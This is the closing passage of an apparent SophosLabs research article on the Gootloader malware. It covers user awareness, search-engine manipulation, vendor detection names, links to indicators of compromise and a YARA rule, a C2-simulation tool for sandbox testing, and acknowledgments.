At several points, it's possible for end users to avoid the infection, if they recognize the signs. The problem is that, even trained people can easily be fooled by the chain of social engineering tricks Gootloader's creators use. Script blockers like NoScript for Firefox could help a cautious web surfer remain safe by preventing the initial replacement of the hacked web page to happen, but not everyone uses those tools (or finds them convenient or even intuitive). Even attentive users who are aware of the trick involving the fake forum page might not recognize it until it's too late.

In the end, it's up to the search engines, whose algorithm the malware games to get a high search result, to address the initial attack vector. Users can be trained to do things like enable visible file suffixes in Windows, so they can see they're clicking a file with a .js extension, but they can't choose which search results appear near the top of the list or how those sites get manipulated by threat actors.

Protection and indicators-of-compromise

Sophos Intercept X protects users by detecting undesirable actions and behaviors by malware like Gootloader, such as the delivery of Cobalt Strike, or the use of its process hollowing techniques to inject malware onto a running system. Malicious javascript files may be detected as **AMSI/GootLdr-A**, while the PowerShell components may be detected as **AMSI/Reflect-H** or **Exec_12a**. Other behavioral detection rules may also block the infection in the middle stages, before the final payload gets delivered.

Indicators of compromise for this analysis, including [a Yara threat hunting rule](#) that can help incident responders find similar Javascript files, have been posted to the [SophosLabs Github](#). Analysts who wish to execute samples of Gootkit or other Trojans in a test environment may wish to consider using [imaginaryC2](#), a Python tool created by Felix Weyne to simulate the command-and-control communications responses that malware (including Gootkit) expect to receive, without letting the malware reach the live internet.

Acknowledgments

SophosLabs acknowledges the research contributions of Fraser Howard, Mark Loman, Peter Mackenzie, Vikas Singh, and Feliz Weyne to this analysis and to the detection of Gootloader.